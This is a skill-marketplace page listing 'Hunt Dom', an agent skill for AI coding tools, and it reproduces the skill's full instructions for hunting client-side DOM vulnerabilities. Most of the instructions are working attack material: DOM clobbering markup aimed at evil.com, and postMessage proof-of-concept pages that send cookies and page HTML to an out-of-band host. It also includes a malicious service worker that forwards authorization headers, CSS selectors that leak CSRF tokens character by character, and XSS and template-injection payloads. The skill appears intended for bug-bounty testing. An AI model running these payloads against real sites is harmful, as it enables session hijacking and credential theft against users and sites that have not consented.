 elementalsouls

What is the Hunt Dom skill?
Hunt Dom is a frontend skill by elementalsouls for Claude Code, Cursor, Codex and other AI coding agents. Hunt client-side DOM vulnerabilities — DOM Clobbering (overwrite JS globals via HTML injection), PostMessage hijacking (missing origin check), Service Worker abuse (intercept requests from same-origin script), CSS Injection/Exfiltration (attribute selectors → token char-by-char via OOB), client-side template injection, dangerouslySetInnerHTML.
DOM-based attacks execute in the victim's browser — the server often never sees the payload, so WAFs and server-side input filters do not apply. PostMessage missing-origin-check = cross-origin token theft with no XSS needed.
What the SKILL.md covers
- Crown Jewel Targets
- Grounding — public research this is distilled from
- Attack Surface Signals
- Phase 1 — DOM Clobbering
- Phase 2 — PostMessage Hijacking
- PostMessage handler race — win the message before origin is set
- Phase 3 — Service Worker Abuse
- Phase 4 — CSS Injection / Exfiltration
- Phase 5 — dangerouslySetInnerHTML / framework sinks
- Phase 6 — Client-Side Template Injection
- Author
- elementalsouls
- Pack
- elementalsouls/Claude-BugHunter (30 skills)
- Category
- Frontend, #243 of 380
- Alyn Score
- 64 / 99
- Files
- 1
- License
- MIT
- Last updated
- 35 h ago
- Works with
- Claude Code, Claude, Cursor, Codex, Gemini CLI, Copilot
Hunt Dom compared to similar skills
| Skill | Alyn Score | GitHub stars | Updated |
|---|---|---|---|
| Hunt Dom · elementalsouls | 64 | 21k | 35 h ago |
| Dashi Ppt · chuspeeism | 68 | 11k | 20 days ago |
| Sn Md To HTML Report · OpenSenseNova | 65 | 6.1k | 12 days ago |
| Huashu Design · alchaincyf | 77 | 31k | 3 days ago |
Install Hunt Dom
Pick your agent. Every command is ready to paste.
npx alyn-cli add hunt-domDetects your agents (Claude Code, Cursor, Codex and 70+ more) and installs to the right folder. Add -g to install globally.
npx skills add elementalsouls/Claude-BugHunter --skill hunt-domOr use the open skills CLI directly.
01
Install it
Run the command above, or upload the folder in Claude.
02
Ask naturally
Describe the task. Your agent loads hunt-dom when the request matches its description.
03
Name it if needed
If it does not trigger, say “use the hunt-dom skill”. In Codex, type $hunt-dom.
HUNT-DOM — DOM Clobbering / PostMessage / Service Worker / CSS Exfil
Crown Jewel Targets
DOM-based attacks execute in the victim's browser — the server often never sees the payload, so WAFs and server-side input filters do not apply. PostMessage missing-origin-check = cross-origin token theft with no XSS needed.
Highest-value chains:
- DOM Clobbering → DOM-XSS / auth bypass — HTML markup injection (no
<script>) overwrites a JS global likewindow.configor shadowsdocument.getElementById, and the app later treats that value as a URL/code → sink fires under a markup-only injection where script is filtered. - PostMessage no origin check → session theft / DOM-XSS — a
messagehandler that trustsevent.datawithout validatingevent.originlets an attacker iframe/opener drive privileged actions or feed a sink. - Service Worker abuse — register a same-origin SW script (reachable because of an upload / open-redirect / path the target serves) via stored XSS → intercept all in-scope
fetch→ persistent credential capture. - CSS Exfil — attribute-value selectors (
input[value^="a"]) leak a CSRF token / API key / nonce char-by-char to an OOB host with zero JS.
Grounding — public research this is distilled from
- DOM Clobbering / DOM-Invader — Gareth Heyes & the PortSwigger Web Security Academy "DOM clobbering" topic; DOM-Invader ships a dedicated clobbering scanner. Sink taxonomy maps to the academy's DOM-based vulnerability labs.
- DOMPurify clobbering & mXSS bypasses — Michał Bentkowski (Securitum) blog series on bypassing HTML sanitizers via clobbering and mutation XSS.
- jQuery
htmlPrefilterself-closing-tag XSS — CVE-2020-11022 and CVE-2020-11023 (jQuery < 3.5.0). Passing attacker HTML to.html()/.append()mutates into executing markup. Grep bundled jQuery version; this is one of the most common real-world DOM-XSS roots. - CSS exfiltration — d0nut "CSS Injection Attacks" / "Stealing Data With CSS" research (sequential
@importrecursion to drop the per-char-position constraint).Cite only what you reproduce. Do not paste these as "proof" in a report — your PoC against the live target is the evidence. Named research here is for technique provenance, not severity inflation.
Attack Surface Signals
# Injection points that allow MARKUP but may strip <script>:
user bio / display name / comment / markdown preview / SVG upload / CMS rich-text

# postMessage endpoints (iframes, SSO widgets, payment frames, chat widgets):
*/sso/*  */embed/*  */widget/*  */oauth/*  /sdk.js  pay/checkout iframes

# Service worker presence:
/sw.js  /service-worker.js  /firebase-messaging-sw.js  /ngsw-worker.js (Angular)

# CSS injection points:
?theme=  custom-css profile field  email-template editor  style= passthrough
Phase 1 — DOM Clobbering
# Signal: app reads element IDs/names as if they were JS objects, OR feeds a
# clobberable global into a sink (location, innerHTML, eval, script.src).
# Inject MARKUP (no script) at a sink that lets named/id'd elements through.

# Single-level clobber of window.config:
#   <a id="config" href="https://evil.com">
# Clobber a NON-built-in global the app reads (built-in methods like getElementById can't be shadowed this way):
#   <a id="config"></a><a id="config" name="url">   # window.config.url resolves to an attacker-controlled element/string
# Clobber a string-coerced URL value (anchor toString() == href):
#   <a id="x"></a><a id="x" name="y" href="https://evil.com">   # x.y -> href
# Nested window.a.b.c via form/inputs:
#   <form id="a"><input id="b" name="c" value="clobbered"></form>
# baseURI / relative-URL hijack:
#   <base href="https://evil.com/">      # bends every relative src/href
// Browser console: find globals that are clobberable AND reach a sink.
// A var only matters if the app later concatenates it into a URL/HTML/eval.
const susp = ['config','settings','options','appConfig','init','data','user',
  'token','csrf','nonce','baseUrl','apiUrl','cdn','redirect','next','debug'];
susp.forEach(k => {
  const v = window[k];
  // HTMLCollection / element => already clobbered or clobberable namespace
  if (v && (v instanceof Element || v instanceof HTMLCollection))
    console.log('[CLOBBERED/NAMESPACE]', k, v);
  else if (v !== undefined) console.log('[GLOBAL]', k, '=', v);
});
# Source review: find globals fed into sinks (this is what makes clobbering exploitable)
curl -s "https://$TARGET/" | grep -nE \
  "document\.(getElementById|baseURI)|window\.[A-Za-z_]+\.(url|src|href|html|cmd)|\
location\s*=\s*[A-Za-z_]|\.innerHTML\s*=|eval\(|new Function\(|\.src\s*=\s*[A-Za-z_]"
# DOM-Invader (Burp) → enable "DOM clobbering" — it auto-finds clobberable sources→sinks.
jQuery angle: if the bundle ships jQuery < 3.5.0, attacker HTML passed to .html()/.append() self-mutates to execute (CVE-2020-11022 / CVE-2020-11023). Confirm version then test <style><style /><img src=x onerror=alert(document.domain)>.
Phase 2 — PostMessage Hijacking
Two bug classes: (a) listener trusts cross-origin data → drive a sink/privileged action; (b) sender broadcasts secrets with target origin '*' → any framing page reads them.
# Find handlers and flag the ones with NO origin check
grep -rnE "addEventListener\(\s*['\"]message['\"]|onmessage\s*=" recon/$TARGET/ --include="*.js" 2>/dev/null \
  | grep -vE "\.origin\b"
# Then for each, read +/- 20 lines: where does event.data go? (innerHTML/eval/location/token store)
# Senders that leak: grep for postMessage(<secret>, '*')
grep -rnE "postMessage\([^,]+,\s*['\"]\*['\"]\)" recon/$TARGET/ --include="*.js" 2>/dev/null
<!-- PoC A: drive a no-origin-check LISTENER from an attacker page -->
<!-- Host on attacker.com; frames target and pushes a privileged message -->
<iframe id="f" src="https://TARGET/page-with-listener"></iframe>
<script>
  document.getElementById('f').onload = () => {
    const w = document.getElementById('f').contentWindow;
    // Shape the payload to whatever the handler routes into a sink:
    w.postMessage({type:'navigate', url:'javascript:fetch("https://OOB/x?c="+document.cookie)'}, '*');
    w.postMessage('<img src=x onerror=fetch("https://OOB/dom?h="+btoa(document.body.innerHTML))>', '*');
  };
</script>
<!-- PoC B: capture secrets from a SENDER that uses targetOrigin '*' -->
<iframe id="f" src="https://TARGET/sso-or-widget" style="display:none"></iframe>
<pre id="out"></pre>
<script>
addEventListener('message', e => {
  // Only count it if e.origin is the TARGET and data carries a secret
  out.textContent += `origin=${e.origin}\ndata=${JSON.stringify(e.data)}\n---\n`;
  if (/token|session|jwt|code=/i.test(JSON.stringify(e.data)))
    fetch('https://OOB/pm?d='+encodeURIComponent(JSON.stringify(e.data))); // OOB proof
});
</script>
False-positive guard: a handler with a partial check (
origin.indexOf('target.com')>-1,endsWith('target.com'), regextarget\.com) is still vulnerable — bypass withtarget.com.evil.comoreviltarget.com. Confirm by serving the PoC from such a look-alike host and showing the message still lands.
PostMessage handler race — win the message before origin is set
Beyond static origin/sender checks: some handlers trust the FIRST message, or read event.origin while it is still ""/null during frame load. Race it — flood postMessage in a tight loop during iframe/popup load, or fire from about:blank before navigation, so your message lands before the legit sender or before strict origin setup runs. Test any handler that assumes "first message = trusted". Disclosed: reports/381356.
Phase 3 — Service Worker Abuse
Hard rule (corrects a common mistake): a SW script URL must be same-origin as the page calling register(). A cross-origin script URL (https://evil.com/sw.js) throws SecurityError — there is no header that enables cross-origin SW script registration. Service-Worker-Allowed only widens the scope a same-origin script may control, not where the script may live.
So the realistic path is: get a SW script onto the target origin (file upload that serves JS, open-redirect/path the origin reflects as a script, a JSON/JSONP endpoint with text/javascript, or an existing route under your control), then register it from same-origin XSS.
# Enumerate existing SW + its scope
curl -s "https://$TARGET/" | grep -iE "serviceWorker\.register|navigator\.serviceWorker"
for p in sw.js service-worker.js firebase-messaging-sw.js ngsw-worker.js; do
  curl -s -o /dev/null -w "%{http_code} $p\n" "https://$TARGET/$p"; done
curl -s "https://$TARGET/sw.js" | grep -iE "scope|addEventListener\('fetch'|caches"
# Look for an upload/route that returns Content-Type: text/javascript on YOUR content:
#   curl -s -D- https://$TARGET/uploads/<id> | grep -i content-type
// Runs in same-origin XSS. SCRIPT MUST BE SAME-ORIGIN (e.g. /uploads/evil-sw.js
// served by the target). scope must be <= the directory the script is served from
// unless the response carries Service-Worker-Allowed.
navigator.serviceWorker.register('/uploads/evil-sw.js', {scope: '/'})
  .then(r => fetch('https://OOB/sw-registered?scope='+r.scope))  // OOB proof of registration
  .catch(e => console.log('SW reg failed', e.name));  // SecurityError => wrong origin/scope

// evil-sw.js (served from the TARGET origin):
self.addEventListener('fetch', e => {
  e.respondWith(fetch(e.request.clone()).then(async resp => {
    // Exfil URL + any auth header the page attaches, to OOB
    fetch('https://OOB/sw-intercept', {method:'POST',
      body: JSON.stringify({url: e.request.url,
        auth: e.request.headers.get('authorization')})});
    return resp;
  }));
});
Persistence note: a SW survives tab close and re-runs on next visit within scope — that is what makes it Critical. Confirm persistence by closing all tabs, reopening the origin, and showing a fresh OOB hit with no XSS re-trigger.
Phase 4 — CSS Injection / Exfiltration
# Prereq: attacker controls CSS (custom-theme field, style= passthrough, email
# template, markdown CSS). Targets: hidden CSRF input, API key in meta, nonce attr.
# Step 1 confirm injection: inject "color:red" on a known element, observe render.
# Step 2 leak attribute values char-by-char via attribute selectors + url() to OOB.
Scope caveat (corrects an overstatement): CSS exfil bypasses CSP that blocks script execution — it does not bypass a CSP whose
style-src/img-src/default-src/connect-srcrestricts external origins, orform-action. Ifimg-src 'self'is set,url(https://OOB/...)is blocked. Always read the liveContent-Security-Policyheader first; if external resource origins are locked down, CSS exfil is dead and you should say so rather than claim it.
/* One request fires only for the matching first char. */
input[name="csrf"][value^="a"] { background: url(https://OOB.example/c?p=0&c=a); }
input[name="csrf"][value^="b"] { background: url(https://OOB.example/c?p=0&c=b); }
/* ...all chars... then chain @import to leak position 1 conditioned on position 0, etc. */
meta[name="csrf-token"][content^="a"] { background: url(https://OOB.example/c?m=a); }
# Generate a single-position CSS exfil set (loop positions with sequential @import in practice)
import string
chars = string.ascii_letters + string.digits + '-_'
attr, oob, pos = 'name="csrf"', 'https://OOB.example/c', 0
print("\n".join(
  f'input[{attr}][value^="{c}"]{{background:url({oob}?p={pos}&c={c})}}' for c in chars))
# Real exfil needs recursion: serve a stylesheet whose @import pulls the next
# position's rules only after the current prefix matched (d0nut technique) —
# this removes the "static input, one char" limitation.
Validation: the proof is OOB hits, not a rendered color. Stand up a Collaborator / request-bin and show one hit per correct character forming the real token, then demonstrate using that token in a state-changing CSRF request. No OOB callback = no finding (a 0-byte image or CSP-blocked request looks identical to success in DevTools).
Phase 5 — dangerouslySetInnerHTML / framework sinks
grep -rnE "dangerouslySetInnerHTML|v-html=|\[innerHTML\]=|\.html\(" recon/$TARGET/ --include="*.js" 2>/dev/null
# In minified Next/React bundles:
curl -s "https://$TARGET/_next/static/chunks/pages/index.js" | grep -oP 'dangerouslySetInnerHTML.{0,120}'
# Trace whether user data reaches it WITHOUT a sanitizer (DOMPurify/sanitize-html).
# If DOMPurify IS present, check for clobbering/mXSS bypass (Bentkowski research) and version.
Phase 6 — Client-Side Template Injection
# Detect framework, then test the {{}} sink in a sandbox-bypass form.
grep -rnE "angular|vue|handlebars|mustache|nunjucks|alpinejs|\bv-|ng-app" recon/$TARGET/ --include="*.js" 2>/dev/null | head
# Probe (server may render, so confirm it's CLIENT-side by viewing rendered DOM, not curl):
#   {{7*7}}  -> 49 in the live DOM (not in raw HTML) => CSTI
# AngularJS sandbox-escape style payloads (version-dependent; older 1.x):
#   {{constructor.constructor('alert(document.domain)')()}}
# Vue: {{_c.constructor('alert(1)')()}}    (varies by Vue 2/3 build)
Chain Table
| DOM finding | Chain to | Impact |
|---|---|---|
DOM Clobbering → clobbered URL into script.src/location |
DOM-XSS under markup-only injection | High / auth bypass |
| PostMessage no/weak origin check (listener) | data → innerHTML/eval/location sink | DOM-XSS → ATO |
PostMessage targetOrigin:'*' sender |
any framing page reads token/auth code | Cross-origin token theft |
| CSS exfil (OOB-confirmed) | leak CSRF token → fire CSRF | CSRF chain (Medium+) |
| Same-origin Service Worker via XSS | intercept all in-scope fetch + auth headers | Persistent ATO (Critical) |
| dangerouslySetInnerHTML, no sanitizer | stored DOM-XSS | XSS → ATO |
Tools
# DOM Invader (built into Burp browser) — sources→sinks, postMessage logger, clobbering scanner
# postMessage-tracker — Chrome extension logging cross-window messages
# Burp Collaborator / interactsh / request-bin — MANDATORY OOB sink for CSS-exfil & SW PoCs
# Verify any tool URL before citing it in a report; do not paste unverified repo links.
Validation (false-positive discipline)
Match the repo standard: a technique that fires in DevTools is not a finding until impact is OOB-confirmed and state-proven.
- DOM Clobbering — show the clobbered value actually reaching a sink (XSS payload executes, or app navigates/loads from attacker URL). A clobberable global that never reaches a sink = no impact, do not report.
- PostMessage — distinguish a missing check from a weak one; bypass weak checks from a look-alike origin and capture via OOB. A noisy
messagelog alone is not proof — show the privileged action or token exfil. - CSS exfil — OOB callback per correct character is the only proof. Read CSP first:
img-src/style-src/connect-src/default-srcrestricting external origins kills it. A blockedurl()is indistinguishable from success in the Network tab — confirm on the Collaborator side. - Service Worker — registration must be same-origin script; a
SecurityErrormeans you cited the wrong origin. Prove persistence (close tabs → reopen → fresh OOB hit, no XSS re-fire). - General — unique per-test markers (
btoa(domain)+nonce) so an OOB hit is attributable to YOUR payload and not background traffic; body-diff the rendered DOM, not the raw HTML, since these are client-side.
Severity:
- Same-origin Service Worker → persistent credential intercept: Critical
- PostMessage data → DOM-XSS / token theft → ATO: High–Critical
- DOM Clobbering → DOM-XSS reaching auth/session: High
- CSS exfil of CSRF token (OOB-proven) → CSRF: Medium (raise if the chained CSRF is account-critical)
Tips for Hunt Dom
- • Start a fresh session after installing so your agent picks up the new skill.
- • It is part of a pack with 30 skills. Install only the ones you need with --skill to keep triggers precise.
- • If two skills overlap, mention the one you want by name.
Questions about Hunt Dom
What does the Hunt Dom skill do?
Hunt client-side DOM vulnerabilities — DOM Clobbering (overwrite JS globals via HTML injection), PostMessage hijacking (missing origin check), Service Worker abuse (intercept requests from same-origin script), CSS Injection/Exfiltration (attribute selectors → token char-by-char via OOB), client-side template injection, dangerouslySetInnerHTML.
How do I install Hunt Dom?
Run "npx alyn-cli add hunt-dom" in your project. The Alyn CLI installs it for Claude Code, Cursor, Codex and 70+ other agents. In Claude on the web, upload the skill folder as a ZIP under Customize > Skills.
Does Hunt Dom work in Cursor and Codex?
Yes. Hunt Dom uses the open SKILL.md format, so it works in Claude Code, Claude, Cursor, OpenAI Codex, Gemini CLI, GitHub Copilot and other agents that support agent skills.
What is inside the Hunt Dom skill?
The SKILL.md covers Crown Jewel Targets, Grounding — public research this is distilled from, Attack Surface Signals, Phase 1 — DOM Clobbering, Phase 2 — PostMessage Hijacking, PostMessage handler race — win the message before origin is set.
What is a good alternative to Hunt Dom?
Dashi Ppt by chuspeeism is the highest-ranked similar skill from another creator, with an Alyn Score of 68 compared to 64 for Hunt Dom.
Is Hunt Dom free?
Hunt Dom is open source on GitHub under the MIT license. It is free to install; check the license before commercial use.
Who made Hunt Dom?
Hunt Dom is published by elementalsouls in the elementalsouls/Claude-BugHunter repository, together with 29 other skills.





